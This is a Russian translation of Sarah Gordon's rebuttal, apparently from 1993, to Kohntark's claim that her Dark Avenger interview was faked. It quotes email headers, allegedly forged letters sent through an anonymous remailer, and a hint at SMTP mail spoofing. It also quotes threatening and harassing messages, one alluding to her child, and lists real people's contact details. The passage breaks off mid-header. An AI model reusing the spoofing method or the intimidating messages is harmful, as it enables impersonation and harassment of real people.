Dark Avenger был постоянным посетителем моей BBS и прочитал его сообщение — предполагаю, поскольку переслал его мне. Я не знаю, к каким сетям имеет или не имеет доступ Кохнтарк (с точки зрения того, из каких сетей он читает почту), как я ему и объясняла. Я написала ему туда из-за письма, которое он оставил Dark Avenger (и которое тот переслал мне) на МОЕЙ системе, и из-за очень гадкого сообщения, полученного мной от Кохнтарка с адреса `kohntark@rot.in.hell.com`, если правильно помню. Я отправила сообщение и включила ответы на его вопросы, поскольку хотела продолжать с ним общаться. В заголовках того сообщения указывался, угадайте что? `cxxxxx.ic.xxxxxx.edu`...

Она заявила, что Dark Avenger полностью осознаёт, сколько денег она заработала на интервью VNI, и что она с ним в контакте и т. д. и т. п.

[Ответ Гордон]: Это правда. Если кому-то интересно: сумма, заработанная мной на этой статье, была меньше суммы моего счёта за PC Pursuit за звонки для чатов и разговоров с ним. В то время у него был доступ через различные сети, и мы регулярно общались. Кроме того, Dark Avenger имел полный контроль над изъятием или редактированием любых своих комментариев в интервью. Это мой принцип. Если хотите подтвердить — могу свести вас с другими вирусописателями. Могу это сделать практически в любой момент, поскольку они обычно там, где и мы. Дайте знать, если хотите. Dark Avenger даже несколько навязчиво относился к вопросу того, сколько денег я заработаю.

Я также «продала» историю в PCWorld, где она была опубликована частично. Вознаграждения за это я ещё не получила. Позже — о том, почему я дала это интервью.

Может, проблема в том, что я не интервьюировала Кохнтарка...

После этого я снова задал ей вопросы обо всём этом деле и потребовал доказательства или какого-либо прямого контакта от Dark Avenger на мой анонимный интернет-аккаунт.

[Ответ Гордон]: Во-первых, я не обязана «доказывать» кому-либо свои контакты с этим человеком. Всё это было достаточно хорошо задокументировано на каждом шагу. Слышали ли вы о посвятительном вирусе? Это демонстрационный вирус, поставляемый с Mutation Engine. В нём содержится: «We dedicate this little virus to sara gordon who wanted to have a virus named after her». (В этот момент Dark Avenger ещё не очень хорошо знал меня, мы только устанавливали контакт; он всё ещё писал моё имя как Sara :)

Я предоставила Кохнтарку адрес с разрешения Dark Avenger. На самом деле аккаунт, который Dark Avenger имел на digsys и который использовал для связи со мной в чатах или IRC (2 года спустя после первоначального контакта), был зарегистрирован не на имя Dark Avenger или dav, а на другое имя, которое привлекало бы меньше внимания, если бы кто-то вздумал запустить finger во время наших чатов. Системный администратор позже создал дополнительный аккаунт, поскольку прекрасно знал, что это **именно** Dark Avenger, — они многие годы воевали друг с другом.

Кохнтарк написал Dark Avenger туда, как и говорит. По крайней мере, это правда. И я действительно получала копии писем. На самом деле Dark Avenger вообще не хотел отвечать на

письма, но я попросила его пожалуйста сделать это, чтобы этот тип наконец оставил меня в покое.

Кто-то с теми же заголовками письма уже отправил сообщение в WIRED, сообщив им: «DA — это вчерашний день, он не писал вирусов уже 2 года, вам следует взять интервью у МЕНЯ». Интересно, кто бы это мог быть... Напоминает ли что-нибудь заголовок `cxxxxx.ic.xxxxxx.edu`?

В тот момент Кохнтарк сфабриковал письмо в журнал WIRED, на этот раз представившись Dark Avenger. Я бы никогда об этом не узнала, но Dark Avenger переслал мне очень странное ответное сообщение от WIRED и спросил, что, чёрт возьми, происходит. В том сообщении WIRED процитировал часть полученного ими письма. Там чётко были видны заголовки `cxxxxx.ic.xxxxxx.edu`, указывавшие, что письмо было отправлено с того места! Кто-то сказал WIRED: «Я не хочу с вами разговаривать» (пересказ). Даже WIRED мне сказал: «То письмо не похоже на Dark Avenger... всё в нём было не то» (пересказ). Я указала им на заголовки позже. Это был плохой взлом со стороны Кохнтарка. Кто сомневается — напишите сисадмину на digsys.bg.

Вот копия того письма с «компрометирующими» частями, заменёнными на x.

Сначала — законный пересыл от Dark Avenger мне:

```
From dav@digsys.bg Sat Jul 24 20:36:12 1993
Return-Path: <dav@digsys.bg>
Received: from mcsun.EU.net by mail.netcom.com (5.65/SMI-4.1/Netcom)
        id AA04202; Sat, 24 Jul 93 20:34:29 -0700
Received: from danbo.UUCP by mcsun.EU.net with UUCP
        id AA18612 (5.65b/CWI-2.220); Sun, 25 Jul 1993 05:35:36 +0200
Received: by danbo.digsys.bg (5.67/1.37) via EUnet
        id AA06614; Sun, 25 Jul 93 05:33:30 +0300
From: dav@digsys.bg (Dark Avenger)
Message-Id: <9307250233.AA06614@danbo.digsys.bg>
Subject: Re: FWD>None (fwd)
To: vfr@netcom.com
Date: Sun, 25 Jul 93 5:33:29 EET DST
X-Mailer: ELM [version 2.3 PL11]
Status: OR
```

Затем сообщение от xxxxxxxxxxx из WIRED:

```
Forwarded message:
>From xxxxxx!wired.com!xxxxx Sat Jul 24 01:34:30 1993
Message-Id: <9307232129.AA02102@wired.com>
Date: 23 Jul 1993 14:27:42 -0800
From: "xxxxxxxxxxx" <xxxxx@wired.com>
Subject: Re: FWD>None
To: dav@digsys.bg

        Reply to:   RE>FWD>None

*Some mail from WIRED guy replying to the message***
```

И теперь письмо, на которое ответил xxxxxxx. Видимо, Кохнтарк не понимал, что письмо получит ответ — или не понимал, что в ответ будут включены заголовки:

```
---------------------------------------
Date: 7/23/93 12:35 AM
To: xxxxxxxxxxx
From: xxxx
Received: by xx.wired.com with SMTP;22 Jul 1993 05:38:19 -0800
Received: from anon.penet.fi by wired.com via SMTP (920330.SGI/911001.SGI)
        for xxxxx@xx.wired.com id AA00423; Thu, 22 Jul 93 05:35:20 -0700
Received: from cxxxxx.ic.xxxxxx.edu by anon.penet.fi (5.67/1.35)
               ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
        id AA21218; Thu, 22 Jul 93 15:24:44 +0300
Date: Thu, 22 Jul 93 15:24:44 +0300
From: dav@digsys.bg
Message-Id: <9307221224.AA21218@anon.penet.fi>

Return-Path:<dav@digsys.bg>
Date: Fri 13, 66 00:00:00 EST
```

```
To:<xxxxxxx@wired.com>
Subject:Not interest.
Status:RO

I read in VIRUS-L that some idiot  (atman@rahut.net) wants to do
interview with me face to face.
I am not interested in being in your magazine.
I am not interested in being interviewed, even if you offer me $1000.
or more.
I am not interested. so tell your friend to stop mentioning me in
VIRUS-L, i have NO interest.
Please don't bother to reply. I have no time for stupidity.

<dav>

---------
Interesting use of the anonymous mailer port 25, eh?  (clue: try helo)
```

Поскольку это был первый раз, когда кто-либо усомнился в достоверности её отношений с DA, она приняла это близко к сердцу, и вскоре после этого я получил 3 коротких сообщения с адреса `` — подключённой к интернету UNIX-системы в Болгарии.

[Ответ Гордон]: ХАХАХА. Это ставилось под сомнение много раз. Неужели вы думаете, что ACM или какой-либо журнал стали бы рисковать, публикуя это без достаточных доказательств? Мои ранние контакты с вирусописателем были тщательно задокументированы. Мне пришлось доказывать своё дело каждому — начиная с Весселина Бончева (который не верил мне, пока не увидел исходный код вируса Commander Bomber; этот исходный код никогда и никому не был доступен). Вот:

```
From bontchev@informatik.uni-hamburg.de Tue Oct 12 02:34:53 1993
Return-Path: <bontchev@informatik.uni-hamburg.de>
Received: from deneb.dfn.de by mail.netcom.com (5.65/SMI-4.1/Netcom)
        id AA09608; Tue, 12 Oct 93 02:34:34 -0700
Received: from fbihh.informatik.uni-hamburg.de by deneb.dfn.de (4.1/SMI-4.2)
        id AA05014; Tue, 12 Oct 93 10:33:30 +0100
From: bontchev@informatik.uni-hamburg.de (Vesselin Bontchev)
Message-Id: <9310120933.AA22605@fbihh.informatik.uni-hamburg.de>
Received: by fbihh.informatik.uni-hamburg.de (5.65+/FBIHH-1.21);
        id AA22605; Tue, 12 Oct 93 10:33:45 +0100
Subject: Re: urgent
To: vfr@netcom.com
Date: Tue, 12 Oct 1993 10:33:42 +0100 (MET)
In-Reply-To: <9310120331.AA01134@netcom4.netcom.com> from "sara" at
Oct 11, 93 08:31:48 pm
X-Mailer: ELM [version 2.4 PL23]
Content-Type: text
Content-Length: 2211
Status: OR

....blah blah..(deleted)

So, here is my official statement.

I hereby confirm that when I met Sarah S. Gordon in March 1993 in New
York, she showed me the original source of the Commander Bomber virus.
It was obviously a source and not a disassembly, and it was very
similar to a couple of other sources of Dark Avenger's programs that I
have seen. When I say "similar" I mean such things like label names,
commenting style, layout of the text and so on. Of course, this is not
a proof that it has been really produced by the Dark Avenger, but this
is very probable. Sarah didn't give me a copy of it and I didn't
insist, because she told me that she has promised to Dark Avenger not
to give this source to anybody. To my knowledge, nobody else has the
source.

Regards,
Vesselin
```

```
- --
Vesselin Vladimirov Bontchev          Virus Test Center, University of Hamburg
Tel.:+49-40-54715-224, Fax: +49-40-54715-226      Fachbereich Informatik - AGN
< PGP 2.3 public key available on request. > Vogt-Koelln-Strasse 30, rm. 107 C
e-mail: bontchev@fbihh.informatik.uni-hamburg.de        22527 Hamburg, Germany
```

Имейте в виду: Весселин не является разработчиком продуктов и не связан ни с какими разработчиками. Он аспирант, которого самого обвиняли в том, что он — Dark Avenger.

Болгарская тайная полиция, по всей видимости, достаточно поверила в законность моих контактов. Я получила «приглашение» встретиться с ними. Я отклонила это «приглашение», поскольку не интересуюсь террористическими тактиками отчаявшегося правительства, желающего свалить на хакера и вирусописателя проблемы страны в целом.

Мне пришлось доказывать свои контакты самыми разными способами только ради того, чтобы статья вышла в печать. Зачем я хотела, чтобы эта статья была напечатана? По одной простой причине: показать этого вирусописателя не каким-то злобным зловещим монстром из Ада, ждущим уничтожения суперкомпьютеров Земли, а просто человеком — таким же, как все мы. Удалось ли это? Думаю, да — судя по реакции большинства людей. Лично я от этого «выиграла»? В каком-то смысле — да.

Это напоминает мне об одном бывшем сисопе вирусного обменника, который говорил мне, что заставит меня разоблачить Dark Avenger; что он узнает его настоящую личность там, где никто другой не смог; что придумает какую-нибудь историю — любую, лишь бы вынудить Dark Avenger выйти на свет. Ну что ж, я не сдаю своих друзей. Уверена, вы это поймёте.

Письма Dark Avenger Кохнтарку

(Личные и компрометирующие части заменены на X)

Первое сообщение:

```
--------------------------------------------------------------------------------
>From daemon@digsys.bg Wed Jul 14 19:07 EDT 1993
Received: from danbo.digsys.bg by XXXXXXXXXXXXXXXXXXXXXX; Wed, 14 Jul 93 19:07:34 -0400
Return-Path: <dav@danbo.digsys.bg>
Received: by XXXXXXXXXXXXXX (5.67/1.35)
        id AA12850; Thu, 15 Jul 93 02:04:46 +0300
Message-Id: <9307142304.AA12850@XXXXXXXXXXXX>
To: XXXXXXX
From: dav@danbo.digsys.bg
Date: Wed, 14 Jul 93 23:41:36 +0300
Subject: No subject
Status: RO


kohntark-

i just talked to a friend of mine who said you dont like her user
log. why shouldnt i call her from bulgaria? i call whoever i want
to, and this is not your problem.

by the way, she sent me your mail. for your information, i do
know how much money she made of that interview. and i also think
that this is none of your business.

also, maybe it would be good for you to know, that by offending
her, you are offending me, too. keep this in mind.

<dav>
```

Второе сообщение:

```
------------------------------------------------------------------------

>My mail with her is none of your business either.

i dont think so, dude.


maybe you need to read the next few lines again,
in case you missed them.


>>
>> also, maybe it would be good for you to know, that by offending
>> her, you are offending me, too. keep this in mind.
>>
>> <dav>
 >
 >HA HA! and you expect me to believe that you are the DA!
 >send me a proof: an email address from bulgaria or tell me
 >how many addressing modes does the MTE have?
 >
 >nice try.


 well, what do you think the domain .bg in my email address stands for?
 maybe you think its kameroon?
 as for the mte, im not giving you any info.

 i need not prove anything to anybody, and certainly dont plan to waste more
 of my time talking to you. you have been warned.


<dav>
```

Третье сообщение:

```
------------------------------------------------------------------------

 oh, yeah. sure it did.
 only you will not know where something else came from, when it knocks on your
 door. i have nothing more to say.

------------------------------------------------------------------------
```

Странно. Он не включил письмо, которое сфабриковал — использовав данный ему в добросовестных целях адрес — и отправил в журнал WIRED.

Он также не включил письмо, которое сфабриковал для Энтони Нэггса, инженера, в котором сделал следующие заявления:

```
> > From @gate.demon.co.uk,@anon.penet.fi:darkavenger@sofia.somewhere.bg Fri
    Sep 17 18:16:32 1993
> > Received: from post.demon.co.uk by ubik.demon.co.uk with SMTP
> >       id AA4544 ; Fri, 17 Sep 93 18:16:22 GMT
> > Received: from post.demon.co.uk via puntmail for amn@ubik.demon.co.uk;
> >           Fri Sep 17 14:49:12 BST 1993
> > Received: from gate.demon.co.uk by post.demon.co.uk id gk03845;
> >           17 Sep 93 14:09 BST
> > Received: from anon.penet.fi by gate.demon.co.uk id aa01230;
> >           17 Sep 93 6:07 GMT-60:00
> > Received: from cxxxxx.ic.xxxxxx.edu by anon.penet.fi (5.67/1.35)


^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^see originating mail location?

> >       id AA15730; Fri, 17 Sep 93 07:58:28 +0300
> > From: DarkAvenger@sofia.somewhere.bg
```

```
> > Message-Id: <9309170458.AA15730@anon.penet.fi>
> > Return-Path: <DarkAvenger@sofia.somewhere.bg>
> > Date: Thursday, 16 Sept 93 22:02:54
> > To: amn@ubik.demon.co.uk
> > MMDF-Warning:  Parse error in original version of preceding line at gate.
    demon.co.uk
> > Subject: NO i am NOT
> > Status: RO
>
> NO , I have not found "more interesting thigs to do"!
> If you don't know it yet, I am still active and will release
> work at the end of the year.
> Also in case you don't know the VNI interview was mostly made up.
> I haven't talked to Sara in almost a year, and I will never again.
> She betrayed me.
> She will deny this and try to exploit my name more.
> Until the end of year.
>
> Then again.. what do you know? you are like the weasel: another
> stupid engineer.. you know nothing about viruses!
>
> UNtil then..
```

Dark Avenger пишет моё имя с буквой «h» :) И он не рассылает письма с `cxxxxx.ic.xxxxxx.edu` :) Думаю, это достаточно ясно иллюстрирует мотивы и методы Кохнтарка.

В своём невежестве я слепо доверял трём криптическим ответам как правдивым, хотя тот, кто отвечал, отказался сообщить такую тривиальную информацию, как количество режимов адресации двухлетнего движка шифрования (MTE), и написал «Камерун» через «k» (проверьте написание «УРУГВАЙ» у Сары Гордон в VIRUS-L Volume 6 Issue 120 — v06i120).

Вскоре после других не связанных между собой обсуждений и поста CUD от Сары(x), в котором меня упомянули (без имени), кто-то предупредил меня о нескольких постах в NUKENET от предполагаемого Dark Avenger и Тодора Тодорова с аккаунта последнего — с упоминанием меня и Аристотля.

[Ответ Гордон]: «Kameroon» с буквой «K» — это немецкое написание. Это также наиболее распространённое написание, которое использовал бы европеец. «Правильное» написание, для тех, кому интересно, — Cameroun, поскольку это в основном франкоязычная колония; небольшая часть её англоязычна и использует Cameroon. Скорее всего, американец написал бы Cameroon. Проконсультируйтесь с ближайшим лингвистом или историком для подтверждения. Поговорите с discman о моих лингвистических способностях. Не пробуйте это дома.

Кохнтарк написал SKISM неправильно в одном из своих сообщений ко мне. Значит, он и есть Dark Avenger. Нет, подождите... он просто **хочет** им быть...

Те сообщения в NukeNet были спровоцированы тем самым сисопом вирусного обменника, упомянутым ранее, который попросил Тодора Тодорова связаться с Dark Avenger и спросить, действительно ли тот разговаривал со мной. Тодоров — **действительно** мой друг. Он помог мне в изучении BBS для обмена вирусами и их влияния на конечных пользователей. Тодор разместил письмо на какой-то болгарской BBS, и Dark Avenger ответил на него. По всей видимости, его ответ не очень понравился этому Аристотлю и другим людям, поскольку последовал любительский лингвистический анализ, подробно описывающий, насколько сильно Dark Avenger похож по стилю на меня.

Я воспользовалась услугами профессионального лингвиста, который констатировал, что сходства действительно разительные. Это можно объяснить тем, что мы с Dark Avenger провели вместе много часов. И, как правило, в электронных письмах и т. п. я пишу строчными буквами. Между прочим, большинство хакеров, которых я знаю, должны быть Dark Avenger, если таков критерий :)

В тех сообщениях меня называли «hotshot» — слово, которое Сара Гордон несколько раз употребляла в отношении меня в личной переписке. Именно тогда я стал крайне подозрителен ко всему этому делу.

[Ответ Гордон]: Да, я использовала это слово. Я использую его постоянно. Так же, как и Dark Avenger. Это слово, которым мы обозначаем определённых людей. В Болгарии оно широко употребляется. Здесь оно не так распространено, но там — да. Они много смотрят американское телевидение и используют много таких слов, а также много брани. Фильмы. Слова «motherfucker» и «asshole» тоже часто используются болгарскими хакерами и вирусописателями. На самом деле слово «motherfucker», которое «доказывало», что в NuKeNet постил **не** болгарин (поскольку, по их словам, ни один болгарин **никогда** не употребил бы **это** слово), было обнаружено в вирусе болгарского происхождения очень давно. Возможно, им следует научиться дизассемблировать проклятые вещи, прежде чем говорить, что в них содержится. В защиту NuKe (и поверьте мне, между некоторыми из этих людей и мной в прошлом далеко не всё было гладко) — думаю, многие были втянуты в это и поведены на поводу определёнными людьми.

Я позвонил сисопу и владельцу Virginia's Virus Research Institute Аристотлю, чтобы узнать подробности о постах, и он обратил моё внимание на особый стиль написания Сары(х) Гордон: она **никогда** не использует заглавные буквы и апострофы в личной электронной почте и всегда подписывается в нижнем левом углу (подписывает свои посты она редко).

[Ответ Гордон]: Virginia Virus Research Institute — это (была) The Black Axis BBS. Место, где вирусы продавались по сто долларов за коллекцию. Весьма предприимчиво, не правда ли? Только вот многие из них были дрянью. Сисоп — тот самый, кто говорил мне, что вытащит Dark Avenger на свет, чтобы «спасти моё имя» или что-то в этом роде. Он также говорил мне, что если появится новый вирус с именем «Dark Avenger», люди захотят «поймать» вирусописателя снова. И что же? Такой вирус появился. Грубая переделка вируса Burma с включённой текстовой строкой: DARKAVENGER :). И именно этот сисоп загрузил его на одну известную BBS для обмена вирусами. Ловко, а? Но это определённо не работа Dark Avenger.

Тем не менее это не заставит меня раскрыть личность Dark Avenger, даже если бы я знала путь к его двери.

Этот же сисоп, закрывая свою систему, сказал мне, что намеренно пытался подстрекать людей и по ходу допустил несколько ошибок. Мы все совершаем ошибки. К сожалению, Кохнтарк совершает здесь действительно большую ошибку.

Да, я использую строчные буквы ПОСТОЯННО. И, как Dark Avenger, иногда правильно расставляю знаки препинания, а иногда нет. По всей видимости, Кохнтарк не был в курсе ранних постов \ на Fidonet. Ах да, точно — он его не читает. Ну, если бы читал, то увидел бы, что этот «стиль» был у Dark Avenger задолго до того, как я вообще услышала о компьютерных вирусах.

В этой статье я пишу с заглавных букв (по большей части), поскольку когда пишу для читательской аудитории (в отличие от личной переписки и онлайн-чатов и т. д.), использую правильную форму. Ну, насколько возможно правильную.

...и меняет своё имя пользователя в аккаунте `vfr@netcom.com` каждую неделю!; в качестве дополнительного доказательства её стиля написания смотрите публичные посты в VIRUS-L Volume 6 #120; у меня также есть более 100 Кб личной переписки в качестве доказательства этого факта!

[Ответ Гордон]: Стыд мне. Я меняю своё имя пользователя :) Такая я крутая...
Слишком «ультра» для своей рубашки, слишком «ультра» для своей рубашки... бла бла

Именно тогда мы поняли, что она выдаёт себя за Тодора Тодорова и Dark Avenger (кто может подтвердить их онлайн-личность?) и проникла в NUKENET.

[Ответ Гордон]: ХАХАХАХААХААХА ой, простите... хахахахаха

Это смехотворно — любой, кто проверял, знает. Тодоров с удовольствием принимает звонки людей по этому вопросу; известные публичные (а не анонимные) фигуры в данной области знают, что я написала правду, и по этой чепухе добавить больше нечего.

Описанный стиль письма в точности соответствует тому, что я видел в письмах от «Dark Avenger». Вскоре после этого аккаунт `` был закрыт, и я узнал всю правду:

[Ответ Гордон]: О боже мой. Мой стиль письма в точности соответствует стилю Dark Avenger. Конечно, соответствует — когда я хочу этого, или когда много писала ему. И — в личной переписке. Ну и что? То же самое можно сказать о многих людях :) Если посчитать всех, кто пишет строчными буквами, делает орфографические ошибки и подписывает письма в нижнем левом углу, — сколько человек наберётся, как вы думаете?

Насчёт аккаунта: да, его закрыли. После того как Кохнтарк сфабриковал письмо с этого сайта, что вызвало ответ WIRED, я попросила системного администратора закрыть аккаунт, чтобы не могло быть больше подобных фокусов, из-за которых мне приходилось тратить время на распутывание. Он с радостью это сделал. У него и без того было немало проблем с тем, что Dark Avenger скачивал файлы сверх меры, и аккаунт он сохранял лишь как личное одолжение мне. \ (да, **именно** так он подписывает личную почту, электронную переписку и некоторые свои вирусы) вёл себя на той системе далеко не как паинька.

Сайт danbo.digsys.bg принадлежит Дэниэлу Калчеву — ещё одному самопровозглашённому исследователю в области AV, чьи главные достижения заключаются в отправке различных болгарских вирусов в VSUM Патриции Хоффман!!

[Ответ Гордон]: Самопровозглашённому? Он является администратором интернета там. Думаю, Кохнтарк недостаточно хорошо представляет, кто такой г-н Калчев.

(Это можно проверить, выполнив поиск по слову «Kalchev» в текущих VSUM, или связаться с ним через ``)

[Ответ Гордон]: Нет. Лучший адрес — `daniel@digsys.bg`. У господина и госпожи Калчев обоих есть там аккаунты, и с ними лучше всего связываться по этому адресу. И, пожалуйста, не стесняйтесь связаться с ним. Он скажет вам, что разговаривал с Dark Avenger очень долгое время. Задолго до того, как digsys появился в интернете, и задолго до того, как я познакомилась с кем-либо из них.

Он очень близкий друг Сары(х) Гордон, и у него есть аккаунт на её BBS VFR (это можно проверить, войдя в её систему и посмотрев список пользователей), и У НЕЁ есть аккаунт на digsys.bg: `` (этот аккаунт, насколько я знаю, всё ещё действителен; обратите внимание на букву Н в конце имени!)

[Ответ Гордон]: Конечно, он мой очень близкий друг. Он гостил у меня, и очень помог мне в работе. Да, у меня там есть аккаунт. Он появился там, когда болгарский ACM пригласил меня представить свою работу по компьютерным вирусам на их Международной конференции по компьютерным вирусам. Это было любезно со стороны Дэниэла — он сделал это для моего

удобства, чтобы я могла получать туда пересылаемую почту.

Мы так и не удалили аккаунт, поскольку болгары почему-то предпочитают писать в пределах своей страны. Буква H в конце моего имени объясняется очень просто: меня зовут Sarah Gordon. В сетях я использую Sara. Когда я с кем-то дружу, использую своё настоящее имя. Мне не нравится, когда моё «домашнее» имя используется в моих статьях или в письмах от незнакомых людей. Наверное, это причуда. Мои работы представляются с вариантом Sara :)

Мой вывод состоит в том, что DA никогда не завёл бы аккаунт на такой системе, поскольку он НЕНАВИДИТ Дэниэла Калчева!!!!

[Ответ Гордон]: Ещё один неверный вывод.

DA, может, и нет, но окружной прокурор обычно тоже нет :)

Неверно и верно одновременно. Он, конечно, там аккаунт завёл. Позвоните Дэниэлу Калчеву или напишите ему, чтобы спросить. У него было много разговоров с Dark Avenger там. Он действительно его ненавидит. В этом одном Кохнтарк прав. Ненавидит его яростно. И при этом годами сидел на его BBS. Как вы думаете, откуда он раньше размещал сообщения?

Я неоднократно пыталась выступить посредником между Dark Avenger и Калчевым, поскольку оба они были ко мне очень добры. Ничего не вышло. Dark Avenger считает Калчева (его собственными словами) «asshole hotshot with big company and lots of money, he can afford to give free accounts...». И да, слово HOTSHOT он использовал. ПРЯМО КАК Я.

Вот что на самом деле произошло: Сара(х) Гордон в своём отчаянии доказать, что она контактировала с Dark Avenger, попросила своего приятеля Дэниэла Калчева создать аккаунт на имя Dark Avenger (`` — именно так она всегда к нему обращается, хотя он никогда не подписывается таким образом — проверьте исходный код его вируса «Dark Avenger» или имя сообщения в вирусе «Commander Bomber»: [DAME]).

[Ответ Гордон]: Насколько мне известно, исходный код Commander Bomber есть только у меня и у Dark Avenger, как я уже отмечала. Именно так он подписывался в электронных письмах уже очень долгое время. Это легко проверить, спросив Тодора, Дэниэла, Бончева или любого, кто читал его старые посты. Иногда он так подписывался, иногда нет — так же, как и я.

Оттуда она могла писать мне сообщения из Болгарии, и они были бы неотслеживаемы, поскольку она входила в свой аккаунт на digsys.bg и заходила в аккаунт `` внутренне с того же сайта в Болгарии. (Можно проверить, откуда и когда большинство людей входят в систему на большинстве интернет-UNIX и VAX сайтов.)

[Ответ Гордон]: :). Если бы я хотела отправлять Кохнтарку неотслеживаемые сообщения, мне не пришлось бы идти на такие крайности — вы и сами прекрасно это понимаете :)

Как и следовало ожидать, она всё это отрицает. Среди её нелепых объяснений — вещи типа «"hotshot" — очень распространённое английское слово в Болгарии»!!!

А насчёт буквы «h» — это Sara или Sarah??

Ну, я задавал ей тот же вопрос, когда заметил это в одном из интервью VNI, где её имя написано как Sarah.

Она ответила, что это ошибка издателя.

Ошибка? Ну не совсем — это ещё одна ложь, призванная сбить с толку всех ищущих информацию и правду. Например, вы можете проверить её аккаунт в системе Дэниэла Калчева:

[Ответ Гордон]: Я уже объяснила это ранее. Это была ошибка. VNI не должен был использовать моё полное домашнее имя. На самом деле они и напортачили. В интервью с Dark Avenger они его не использовали, несмотря на то что я вписала его там как «Sarah». Я сказала Dark Avenger, что сделаю это для него. Он просил меня об этом, но по какой-то причине они этого не сделали. Позже они **действительно** использовали моё имя в совершенно другой ситуации. Я не могу объяснять их ошибки.

`` — написано через H, ещё одна «ошибка издателя»? :)

Бесчисленные другие ложи Сары Гордон изложены в NUKE Info-Journal #6.

[Ответ Гордон]: В последнем журнале NuKe авторы опубликовали несколько личных писем от меня и написали: «Посмотрите, как мило она пишет, зная, что это публичное письмо...» — и одновременно опубликовали несколько публичных писем с моей BBS, которые я переслала одному из них в ответ, написав: «Посмотрите, насколько она противна, когда думает, что никто не видит». В целом их реакция на оба письма побудила многих думать, что я **вступила** в NuKe. Для протокола: нет.

Такое поведение ставит под сомнение достоверность интервью VNI и репутацию Сары(х) Гордон как серьёзного (самопровозглашённого) «исследователя вирусов».

[Ответ Гордон]: :)

На мой взгляд, интервью VNI — это полная выдумка, призванная лишь укрепить её статус в качестве «журналиста» и принести ей кучу денег путём продажи дальнейших «интервью» другим журналам. (Она предлагала свои платные «интервью» различным изданиям.)

[Ответ Гордон]: :) Куча денег? Во-первых, я уже рассказала вам, какую прибыль принесло мне интервью с Dark Avenger. Никакой. Во-вторых, да, я пишу для журналов и продаю статьи. Некоторые отдаю бесплатно. Я не делаю ничего из этого ради денег. Что касается других интервью — я недавно брала интервью у двух вирусописателей (один завязал, другой нет), и они вполне довольны статьями. Я попрошу их лично связаться с вами, чтобы рассказать об этом, поскольку статья ещё не в печати. Имейте в виду, что я абсолютно не контролирую комментарии редакторов, купюры и т. д.

По всем моим сведениям, информация, которую я здесь представляю, является правдой и может быть проверена.

[Ответ Гордон]: Да, это можно проверить, и я надеюсь, что вы проверите и опубликуете то, что найдёте, вместе с этим комментарием.

Я решил опубликовать эту информацию, несмотря на угрозы в мой адрес и бесчисленную ложь обо мне, распространяемую Сарой(х) Гордон.

[Ответ Гордон]: Теперь — об угрозах и лжи. Вот образцы почты, которую я получала от Кохнтарка. В целях экономии места я пришлю вам заголовки и т. д., чтобы вы могли их увидеть, а здесь приведу лишь образец той тирады, которую он так яростно мне слал.

Я обратилась к его системному администратору после того, как это продолжалось столь долгое время. Я не из тех, кто воспринимает каждое сообщение «эй, хочешь телефонный секс» как потенциальную угрозу, звонит сотрудникам испытательного срока кого попало, и не названивает сисадминам по каждому поводу, обвиняя ни в чём не повинных людей в создании проблем. Я обсудила эту ситуацию со многими людьми — хакерами и вирусописателями, друзьями и врагами — прежде чем предпринять какие-либо действия. В сети невозможно знать наверняка, является ли кто-то настоящим маньяком или просто шутит. В данном случае, учитывая характер писем, я всё же связалась с ними.

Сначала — извинение, последовавшее после того, как он был особенно груб:

```
Organization: Anonymous contact service
Reply-To: xxxxxx@anon.penet.fi
Subject: Apology
Date: Fri, 30 Jul 93 8:08:45 EDT
Status: OR

Sara:

I want to apologize for everything that I have said that you might
have found offensive.

I drop all accusations I have made against you.
again, I am sorry.
I have no desire in creating any animosity, and / or bad publicity
to my name or yours.

Sorry things got this silly and out of hand.

Please accept my apologies and let's drop the whole thing OK?

Thank you.
```

За этим почти немедленно последовала фабрикация. Чего Кохнтарк не учёл — что я в контакте с Саймоном. На самом деле я устроила ему приглашение на конференцию по вирусам с полной оплатой расходов. Я пишу статью для 40-HEX, и немедленно позвонила Саймону, чтобы спросить, что, чёрт возьми, происходит. После того как он мне рассказал, я вернулась и проверила заголовки письма. Угадайте, что я нашла?

```
From simon@skism.login.qc.ca Sat Jul 31 07:44:26 1993
Received: from anon.penet.fi by mail.netcom.com (5.65/SMI-4.1/Netcom)
        id AA17333; Sat, 31 Jul 93 07:44:19 -0700
Received: from cxxxxx.ic.xxxxxx.edu by anon.penet.fi (5.67/1.35)
                ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
        id AA21213; Sat, 31 Jul 93 17:40:54 +0300

From: simon@skism.login.qc.ca
Message-Id: <9307311440.AA21213@anon.penet.fi>
Return-Path: <simon@sklism.login.ca>

****Notice: He misspelled skism. Maybe -he- is the Dark Avenger.
I mean, if spelling counts..***

Date: Fri, 30 Jul 93 12:01:02 EST
Subject: get real!
Apparently-To: <vfr@netcom.com>
Status: OR

to vfr@netcom.com.... (Nobody)
what is the matter? everyone knows you are sara gordon, are you afraid
to sign you own name now??

            Yes sara gordon, i heard rumours that you are passing yourself
            as the dark avenger. It wouldn't surprise me since you are
            even afraid to sign your own postings.
```

Ха. На самом деле он подписал вышеуказанное сообщение внизу слева :) Значит, он — это я в реальной жизни.... Как мы все уже поняли, если подписываешь письмо в нижнем левом углу — ты Сара Гордон.

Затем он сообщает мне, что доказал неправоту ещё одного самопровозглашённого исследователя вирусов. Конечно, упомянутый исследователь совсем не неправ. Это Весселин Бончев — несколько педантичный, но технически блестящий аспирант-антивирусный исследователь из Гамбургского университета. Кохнтарк, по всей видимости, одержим доказательством неправоты антивирусных исследователей. Мне было бы логичнее учиться у исследователей. Я говорю не о разработчиках продуктов или продавцах, а об исследователях.

```
ME=Sara
HIM=Kohntark

ME: dont you get it? im sorry, i am not going to respond to all of this
    nonsense. maybe you can get vesselin to respond to you again, but
    i  doubt it considering his opinion of your 'knowledge'...

HIM: I don't give a damn about what he thinks, I have shown the self appointed
     virus expert is wrong.That is all.
```

И вот (я снова перехожу на строчные буквы в стиле UNIX, значит, я — Dark Avenger...) он возобновляет преследование:

```
HIM: you don't have any children do you?  It shows
```

Затем, после того как говорит, что знает обо мне всё, начинает писать мне письма с адресами, намекающими на моего ребёнка.

```
From kohntark@youhavea10yearoldson.com Sun Aug 29 10:55:45 1993
Return-Path: <kohntark@youhavea10yearoldson.com>
Received: from [193.64.138.3] by mail.netcom.com (5.65/SMI-4.1/Netcom)
        id AA07061; Sun, 29 Aug 93 10:55:39 -0700
Received: from cxxxxx.ic.xxxxxx.edu by anon.penet.fi (5.67/1.35)
